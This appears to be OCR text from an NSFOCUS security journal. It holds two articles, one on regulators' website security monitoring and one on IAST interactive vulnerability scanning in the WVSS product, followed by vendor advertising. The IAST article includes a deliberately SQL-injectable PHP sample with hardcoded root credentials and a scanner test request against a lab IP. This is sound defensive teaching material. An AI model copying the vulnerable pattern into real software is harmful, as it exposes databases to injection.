虽然现在从总体形势而言，各主管机构在落地顶层设计的过程中都很努力，很有势头，但本身就网站安全监测领域而言，大多数主管部门起步不算太早，因此在整个落地过程中出现了各式各样的问题与挑战，简单归纳有如下四点。

首先，大多数省市级主管机构比较缺乏 7*24 小时安全保障人员，尤其特别缺乏安全服务专业人才。这样在整个通报整改过程中略显被动。

其次，在主管机构整个监管过程中缺乏高效的运营监管工具做支撑，需要自身独立维护各类监管过程数据。这样大大降低了运营管控效率。

再次，很大一部分被监管者由于担心自己的安全绩效考核，经常

会发生在特定检查时期内关闭网站，躲避检查的现象，甚至对于一些自身发现的安全事件也进行谎报、瞒报。

最后，在整个监管过程中，威胁形势总是动态变化，尤其是在国家重点安全保障时期，国际黑客总是蠢蠢欲动，给主管机构的监管带来不少外部压力。

面对挑战如何迎难而上

面对以上提出的四种问题和挑战，我们逐一来看各个问题的解决逻辑。

分类	内容	等级
知识要求	了解 TCP/IP 协议网络基础知识（知识）	初级工程师
	了解网站前后台的一般架构（知识）	初级工程师
	了解网络安全及 web 应用技术（知识）	初级工程师
	熟悉 DNS 解析原理、熟悉 CDN 网页加速技术（知识）	初级工程师
	熟悉常见 web 代码，如 pho、python、ruby、java、jsp、C# 等	初级工程师
	熟悉 OWASP TOP10 安全漏洞利用、检测、以及防护原理（知识）	高级工程师
	熟悉 SQL 注入、XSS、CSRF、URL 跳转等常见的 web 安全漏洞利用、检测、以及防护原理（知识）	高级工程师
	熟悉渗透测试的步骤、方法（知识）	高级工程师
	熟悉掌握 Windows、类 UNIX 等常见操作系统	资级工程师
	熟悉应急响应的基本理论及实践流程	资级工程师
技能要求	熟悉主流厂商专业扫描的使用（技能）	初级工程师
	熟悉掌握主流厂商的 web 应用防火墙和入侵防御等设备	初级工程师
	熟悉一些主流的黑客攻防工具，如 Metasploit、菜刀等（技能）	高级工程师
	能够抓包分析流量报文的协议构成、交互、内容	高级工程师
	能够完成对主流操作系统、数据库、应用服务器及网络设备的加固升级	资级工程师

首先，针对缺少 7*24 小时值守人员，缺乏安服专才的问题，可以考虑通过外包的方式，或者本地安服人员培养的方式来完成，甚至可以将这二者相结合，无论采取何种方式，都要把握一个总体方针，那就是人员知识储备以及安全能力的要求。

其次，针对缺乏高效运营监管工具的问题，可以考虑构建一个轻量级的安全管理平台，该平台承载的内容主要是漏洞风险管理以及事故灾害管理，可以说平台上的所有内容都围绕这两个管理流程展开。首先关注漏洞风险管理，他包含了漏洞发现、漏洞验证分析、漏洞预防、漏洞修复、漏洞复验及反复监视五个环节，这就要求平台上能够清晰展示每一条漏洞的所处的生命周期节点，即从曝出漏洞，到完成验证，再到完成修复，最后到漏洞复验、漏洞闭环都能够在平台上一目了然，让整个漏洞管理过程简单清晰。

图 1.1 网站安全漏洞生命周期管理

其次关注事故灾害管理，同样包含五个环节，分别为事件发现、事件抑制、事件调查取证、事件根除以及事件总结。这就要求平台上能够清晰展示每一次事故灾害的所处的生命周期节点，这里尤为关键的是能够做到快速发现灾害事故，并结合事故的场景做到第一时间展示呈现，这样为该事故的后续应急止损争取到宝贵的时间。




图 1.2 网站安全管理灾害事故管理流程框架

再次，针对被监管者躲避检查的问题，最好的应对办法就是把单次检查落实成常态监测，在平台上进行定期通报，让问题无处遁形。而针对被监管者谎报、瞒报的问题，同样比较推荐的做法是主动出击，不单单依靠被监管者主动上报事故，还能够周期性发起事故灾害的探测，保证第一时间知道所辖政企机构的安全事故问题，并督促其尽快完成应急整改动作。

最后，针对国际黑客势力的攻击问题，一是要通过情报机构做好预警工作，二是要能够在此期间加大监测督导力度，将监测的页面范围在短期内拉的更广，将监测的频率在短期内做的更快，临时性提高安全服务保障。

浅析主流的网站安全监测平台建设逻辑

有了解决问题的思路，我们将通过何种技术框架来落地专业人员、管理平台、通报平台、监测引擎、以及重点保障这几个核心要素呢?

其实没有一套技术框架能包治百病，建议根据用户当前所处的信息安全建设阶段合理选取技术框架。这里比较推荐的有三种模式：外包服务、协同运营、以及自运营服务。

首先外包服务比较适合在安全试运营阶段使用，这个阶段典型的特征是，“平台、人员都没有就位，一切都需要从头构建，但是业务上又必须要求在短期内就开展起来”。对于外包服务，说的直白一些，就是无论人员、平台还是监测引擎，都统统让厂商外包来做。具体技术框架如图 1.3 所示。




图 1.3 外包服务框架

其次协同运营框架比较适合在安全运营正式开展的初期来使用，这个阶段典型的特征是，“安全运营的意识已经初步培养起来，而且整个部门里有 2 ~ 3 个专岗来做基础运营工作，对于漏洞的通告、事件的上传下达已经初步形成固有模式”。对于协同运营，简单说厂商要与用户一起协同工作，各司其职，厂商人员需要做的是 7*24 小时运营，漏洞风险以及灾害事故的分析验证，而用户可以让自己的几个专岗安全管理员配合厂商的安全专家团队在漏洞、事故通告平台上督促被监管者整改漏洞，处理安全事故。具体技术框架如图 1.4 所示。




图 1.4 协同运营框架

最后自运营框架比较适合安全运营成熟度较高的阶段使用，该阶段典型特征是，“安全运营团队已经成型，而且能够胜任漏洞风险以及灾害事故的分析验证，并且固化了一整套安全运营流程，完全靠自己的团队就可将网站安全监测平台驾轻就熟 “。对于自运营，简单说安全厂商的职能基本完全弱化，剩余的职责仅是版本、规则的更新，所有的监测、管理、以及通报工作都交由用户自己来运营，他的好处是无论平台还是数据都是私有化的，整个运营过程会更加安全可控。具体技术框架如图 1.5 所示。




图 1.5 自运营框架

绿盟在网站安全监测平台领域的探索

绿盟科技在网站安全监测平台的构建中同样遵循了上文所述的逻辑，为用户提供针对不同场景的服务方案。

图 1.6 多场景技术框架

而在整个服务中，值得一提的主要有三点，其一，我们的运营成熟度较高，从 2010 年运营至今已经有 6 年时间，为数千个大中型政企机构做过技术保障，仅 2015 年全年，平台接入等保二级以上网站数量高达 12516 个，共发现了 13200 次安全灾害事故，平均每小时发现真实灾害事故约有 1.5 个。其二，我们的安全专家团队经验丰富，除了在做日常监测外，曾参与了大量的国家级重点保障项目，例如 2015 年的抗战 70 周年重保工作、以及世界互联网大会的技术支撑，还有最近正在参与的 G20 峰会重点保障工作等。其三，我们在用户价值感知上持续进行改进，目前在信息发布平台上可以通过类似这样的态势地图把握整体风险情况。

图 1.7 风险态势地图

同时可以通过手机 APP 随时随地对于所监管的每一个单位、每一个资产进行细粒度的漏洞生命周期管理工作。

图 1.8 手机 APP 安全监测服务界面

写在最后的话

网站安全信息化建设不是一朝一夕间的事情，是需要长期坚持，并且能够随着自身业务目标的变化、业务逻辑的调整、业务成熟度的丰满而不断与时俱进的。在整个过程中需要把握一个核心的点，那就是所有的建设方案，技术框架都要本着解决问题的思路出发，并且要符合当前的实际业务情形，做到实事求是，只有这样才能将安全运营的效力更好的发挥出来。

深入探析交互式扫描技术

RCM技术团队　李虎

关键词：IAST, 交互式扫描 ,WVSS, 动态交互 ,Web 漏洞扫描

摘要：本文详细介绍前沿的漏洞扫描器技术 IAST- 交互式扫描技术，对交互式扫描技术原理和实现进行深入探析。并对交互式扫描技术在 WVSS 产品中的应用和实现进行介绍。

交互式扫描 (IAST) 是一种实时动态交互的漏洞检测技术，通过在服务端部署 Agent 程序，搜集、监控 Web 应用程序运行时函数执行、数据传输，并与扫描器端进行实时交互，高效、准确的识别安全缺陷及漏洞，同时可准确确定漏洞所在的代码文件、行数、函数及参数。 IAST 相当于是 DAST 和 SAST 结合的一种相互关联的运行时安全检测技术。

目前我们已经将交互式扫描技术初步实现并应用到 WVSS 产品中。使的 WVSS 成为国内第一款支持交互式扫描技术的 Web 应用漏洞扫描产品。

一．概述

近年来，Web 应用系统已广泛应用于政府、企业、个人等各个领域，与此同时，Web 应用系统也因其互联、开放等特性，频繁遭受黑客攻击。Web 安全事件给企业形象、甚至核心业务造成严重的破坏，导致企业及机构的形象受损和公信力的下降。若能够主动的发现网站的风险隐患，并及时采取修补措施，则可以降低风险、减少损失。随之而诞生 Web 漏洞扫描产品，目前市场上常见的 Web 漏洞扫描技术分为静态扫描、动态扫描两种类型。静态扫描采用的是静态应用安全测试 (SAST) 技术，而动态扫描则采用动态应用安全测试 (DAST) 技术。

1.1 静态扫描技术

静态扫描技术即通常所说的”白盒”测试技术，其并不运行被测试程序本身，仅通过分析、检查应用程序源代码或二进制文件的语法、结构、过程、接口等来发现程序代码存在的安全漏洞。对于逻辑性漏洞则无法检测，且误报较多，可能检测出的漏洞仅仅是个 Bug。

1.2 动态扫描技术

动态扫描 (DAST) 技术也就是我们常说

的”黑盒”测试技术，其在应用程序运行状态模拟黑客行为对程序进行动态测试，通过检测 WEB 应用和服务的动态行为发现应用程序中的安全漏洞。对未暴露但存在漏洞的接口，或者爬虫无法爬取到的接口则无法检测出漏洞。

综上所述，不管是静态扫描还是动态扫描，因为其误报较多、检测率较低的问题，始终无法帮助企业全面、准确的发现 Web 应用安全漏洞。在 2014 年 Gartner 公布的十大信息安全技术中，一种新型 Web 应用漏洞扫描技术出现在其中，即交互式应用程序安全测试 (IAST) 技术。交互式扫描技术相当于是静态扫描与动态扫描互相结合的一种 Web 应用程序运行时安全扫描技术。

二．交互式扫描 (IAST) 技术

2.1 简述

交互式扫描技术是一种实时动态交互的漏洞检测技术，通过在服务端部署 Agent 程序，收集、监控 Web 应用程序运行时函数执行、数据传输，并与扫描器端进行实时交互，高效、准确的识别安全缺陷及漏洞，同时可准确确定漏洞所在的代码文件、行数、函数及参数。IAST 相当于是 DAST 和 SAST 结合的一种互相关联运行时安全检测技术。

2.2 IAST 技术架构

IAST 技术被提出后，绿盟科技就开始研究开发新一代的安全检测技术，即 WVSS 交互式扫描技术。利用 WVSS 交互式扫描功能，可以在兼顾传统黑盒漏洞扫描的同时，监控并分析 Web 应用程序运行时所执行的代码，准确的发现漏洞并报告出漏洞的详细信息。




图 1：交互式扫描技术架构

可以看出，除了在 WVSS 中增加了 IAST 功能模块，还增加了与扫描器交互的 Agent 模块，Agent 主要功能是信息收集，监控、分析 Web 应用程序运行时所执行的代码，对常见的 Web 安全漏洞 (如 sql 注入漏洞、代码注入、命令执行、文件包含等) 进行检测并将详细的漏洞信息返回给扫描器端，包括漏洞所在的函数、程序文件名、所在行号以及触发漏洞的具体参数。接下来详细介绍 Agent 所做的工作。

2.3 Agent 功能

针对不同的服务器、Web Server 和不同语言类型的 Web 程序，IAST Agent 所做的工作也不同。一般 Agent 要做的工作如下：

- 访问 Web 应用程序源代码
- 获取网站配置文件信息
- 站点目录结构、文件列表爬取
- 监控 HTTP 请求数据、跟踪扫描器模拟攻击 Payload
- 与扫描器进行交互

• 监控数据库查询、文件创建、系统命令等关函数作运行时执行操作

•Web 服务器日志

2.4 典型应用场景

Web 应用程序通常使用外部的数据库来存储信息，通过部署 Agent 在服务端，交互式扫描技术可以监控数据库查询等语句的执行，进而检测是否存在 sql 注入漏洞，如下示例代码：

```php
<?php
    $con = mysql_connect("localhost","root","toor");
    if(!$con)
    {
        die('Could not connect: ' . mysql_error());
    }
    $db_select=mysql_select_db("test", $con);
    if(!$db_select)
    {
        die("could not to the database<br>".mysql_error());
    }
    if(isset($_GET["bookname"]))
    {
        $bookname=$_GET["bookname"];
        if(!empty($bookname))
        {
            $query="select * from book where bookname = '$bookname'";
            $result=mysql_query($query);
            if($result)
            {
                $result_row=mysql_fetch_row($result);
                if($result_row)
                {
                    echo "不思量，自难忘<br>";
                }
            }
            else
            {
                echo "IAST TEST!";
            }
        }
    }
    mysql_close($con);
?>
```

图 2: sql 注入示例代码

在上述 PHP 示例代码中，参数 bookname 未进行任何过滤及处理就拼接到 sql 查询语句中，导致 sql 注入漏洞。在 Agent 成功部署后，模拟扫描器发送 sql 注入检测请求，如下：

http://10.65.10.195/iast/index.php?bookname=1WISSTART’ ” elqZV’ WISEND

IAST Agent 会对 sql 查询函数进行监控，在检测到 mysql_query 函数执行时其参数中注入了 WVSS 预定义的特征及引号，即可判断其未对参数进行过滤处理而存在 sql 注入漏洞，并报出漏洞详细信息，包括数据库类型、存在注入的程序文件名、漏洞触发函数、所在行号及参数值。

```
lihu@localhost ~/iast $ curl http://10.65.10.195/iast/index.php?bookname=1WISSTART%22elq%27ZVWISEND
<!DOCTYPE html>
<html>

        <head>
                <meta http-equiv="content-type" content="text/html; charset=utf-8" />
                <title>sql injection - iast test</title>
        </head>

        <body>
                IAST TEST!      </body>

</html>
<!--WISASPECT:00000009SQL_Querya000000010000003select * from book where bookname = '1WISSTART"elq'ZVWISEND'000000
2ED:/software/PHPnow-1.5.6/htdocs/iast/index.php0000001Ba0000000200000019"mysql_query" was called.0000000Edatabase
=mysqlWISASPECTSPLIT-->lihu@localhost ~/iast $
```

图 3: IAST 应用场景 -sql 注入检测

交互式扫描技术相比传统黑盒测试技术的优势是，对于 sql 执行错误或者结果信息不显示在响应消息中时，传统的黑盒测试技术是不能检测出当前存在的 sql 注入漏洞，而交互式扫描却可以检测出这类漏洞。对于代码注入、命令执行、文件包含等漏洞检测也是如此。

三．WVSS 交互式扫描功能介绍

3.1 使用介绍

使用 WVSS 新建扫描任务时，在高级选项中选择开启 IAST 扫描选项，并在任务配置页面设置数据交互密码，下载 Agent 并在扫描目标站点部署 Agent 端。鉴于篇幅，更多关于交互式扫描功能介绍请关注 WVSS 产品交互式扫描模块介绍、及使用说明。




图 4:IAST Agent 配置

3.2 漏洞报告展示

WVSS 在启用交互式扫描 (IAST) 功能时，由 IAST 检测出的漏洞报告详情中会报出存在漏洞的源文件名称，并给出具体的行号以及执行的 sql 语句等详细信息，如图：




图 5: WVSS 交互式扫描展示

3.3 准确性对比

这里以 sql 注入漏洞测试站点的扫描结果进行对比分析，在添加了 IAST 交互式功能之后，爬取的链接明显增多，漏洞检测率增加近 40%，sql 的漏报率降低近 30%。

检测到目标 URL 存在 SQL 注入漏洞					
扫描类型	爬取链接	检测数	检测率	误报率	漏报率
开启 IAST	6191	242	90.98%	0.00%	9.02%
未开启 IAST	448	159	59.77%	0.41%	40.23%

图 6: sql 注入准确性对比结果

四．总结

交互式扫描技术是一项前沿的漏洞检测技术，它综合了黑盒、白盒检测的优点，可以发现比传统的 Web 应用程序扫描器更多的安全漏洞，而且产生误报少。此外，交互式扫描可以清楚的告诉你漏洞代码的具体位置，非常便于开发人员快速确定漏洞产生原因并进行修复。目前我们已经将交互式扫描技术初步实现并应用到 WVSS 产品中，使 WVSS 成为国内第一款支持交互式扫描技术的 WEB 应用漏洞扫描产品，保持绿盟科技 Web 漏洞扫描技术在国内的领先地位。鉴于笔者经验有限，文中若有不妥之处，欢迎来信交流。


五．参考文献

[1] Interactive Application Security Testing (IAST) | White Paper

[2] Evolution of Application Security Testing: From Silos to Correlation and Interaction

[3] TeachWorld 2016 技术大会 :WEB 应用漏洞扫描技术演进 - 从黑盒到动态交互

NSFOCUS绿盟科技



THE EXPERT BEHIND GIANTS


巨 人 背 后 的 专 家

THE EXPERT
BEHIND GIANTS
巨人背后的专家


多年以来，绿盟科技致力于安全攻防的研究，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

绿盟科技“威胁和漏洞”解决之道

绿盟威胁和漏洞管理方案



NSFOCUS TVM
绿盟威胁和漏洞管理方案



THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技